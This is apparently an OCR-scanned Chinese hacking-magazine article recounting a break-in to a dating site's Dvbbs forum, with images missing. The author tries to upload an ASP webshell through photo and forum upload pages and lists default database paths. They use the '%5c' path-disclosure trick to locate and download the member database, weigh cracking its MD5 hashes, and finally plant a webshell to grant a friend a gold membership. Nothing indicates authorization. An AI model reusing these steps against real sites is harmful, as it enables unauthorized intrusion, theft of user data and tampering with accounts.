


图 2

先试试有没有过滤上的漏洞，直接上传一个asp木马，当然不行了。不然程序人员都不用混了，不过，这里出现了我们很常见到的东西哦：“请先选择你要上传的图片 [重新上传]”，如图2。

这下好办了，可以向动网上传漏洞一样轻松地解决了。拿出老兵的上传工具、抓包工具，然后做着以往熟悉的动作，抓包－获得cookie，上传的地址，然后选择asp木马，上传，看看返回结果（图3）：

```
<html>
<head>
<title>文件上传</title>
</head>
<body  bgcolor=#e8f4ff >
<script>
parent.document.forms[0].Submit.disabled=false;
parent.document.forms[0].Submit2.disabled=false;
</script>
```




图 3

上传失败，难道漏洞已经被管理员补上了，禁止所有的上传？不可能啊。如果是那样的话，那些会员的照片又是怎么上传的呢？为了测试，我把一个相片上传了上去，出现了这样的结果，“图片上传成功，24小时内审核后显示.westuploadFace/2005451750231.gif”。原来管理员做了相应的防范措施了。好了，继续我们的入侵探索，这里不行，就跳转到其他的方向吧。再回到首页看看，发现了一个论坛，撞撞运气了，来到论坛，随手在网站论坛的后面加上了upfile.asp，看是否还存在漏洞？居然出现了这个显示（图4）：

```
Microsoft VBScript 运行时错误 错误 '800a01b6'
对象不支持此属性或方法: 'upload.form'
/loveclub/upfile.asp, 行39
```




图 4

看来论坛上也有漏洞哦，普通的上传漏洞，赶紧拿出工具再次上传，今天运气不好，返回结果：

```
<html>
<head>
<title>文件上传</title>
</head>
<body bgcolor=#e8f4ff >
<script>
parent.document.forms[0].Submit.disabled=false;
parent.document.forms[0].Submit2.disabled=false;
</script>
```

又失败了，跟第一次注册会员时上传会员照片一样，被管理员做过手脚了，看来上传方面的路行不通了，看看默认的数据库有没有被修改过吧？在论坛的网址后面加上 data/dvbbs7.mdb、data/dvbbs6.mdb、databackup/dvbbs7.mdb、databackup/dvbbs6.mdb、data/dvbbs7.asp、databackup/dvbbs7.asp，一连试了好多个默认的数据库路径都不可以，再来试试暴库！随手进入一个论坛的贴子，然后把最后那个反斜杠“/”改为“%5c”，嘿嘿，暴出来啦……如图 5。




图 5

```
Microsoft JET Database Engine 错误 '80004005'

'E:\NET\westlove\data_love\lovebbs.MDB'不是一个有效的路径。 确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。

/loveclub/conn.asp，行15
```

这下就好办了，立即下载数据库，如图 6。




图 6

动网的数据库获得以后，可以得到明文密码的。拿出辅臣数据库察看器，打开刚才下载的那个数据库，奇怪了，找不到那个 dv_log 表哦，这个表存放的是修改了密码后的纪录，找不到这个表，可能是因为管理员改了密码后，就把这个表给清空了。郁闷，好不容易获得一个数据库，就这样没有用了，有些朋友也许会说，他的 md5 密码应该还在吧，可以暴力破解呀。这确实也算是一种方法，不过，虽然现在的 md5 破解工具已经做得很好了，可以超速破解密码，但那都是对于一些不强壮的密码而言的，倘若别人把密码设置的复杂一些的话，要靠穷举破解密码，那要等到猴年马月呀！

就在我快要彻底放弃的时候，突然我想到了一个问题，按我的经验来说，一般的动网 7.0 sp2 版本，如果在论坛网址后面加上一个 upfile.asp，显示的应该是空白一片，只有 6.0 和 6.0 以前的版本，才会出现前面的那些错误的信息啊，总不可能那个页面是管理员故意做出来骗大家的吧！那么，有可能是 6.0 或者 6.0 以前的版本哦，要是果真如此的话，那么还有一个漏洞可以尝试，不知道管理员有没有补上？这个漏洞就是在发贴的地方，有一个上传图片的选项，如图 7。




图 7

来看看这个上传有没有过滤，拿出抓包工具，抓包，获取 cookie，获取上传地址，然后把老兵上传工具拿出来，填好，上传，这次该不会又象前两次那样被管理员耍了吧？！看看上传工具的返回结果，如图 8。

这次终于上传成功了，赶紧访问看看，如图 9。访问成功了，进去看看，本来打算找到他的会员那里，加个金牌会员，然后把 id 给我的朋友，就收工了。

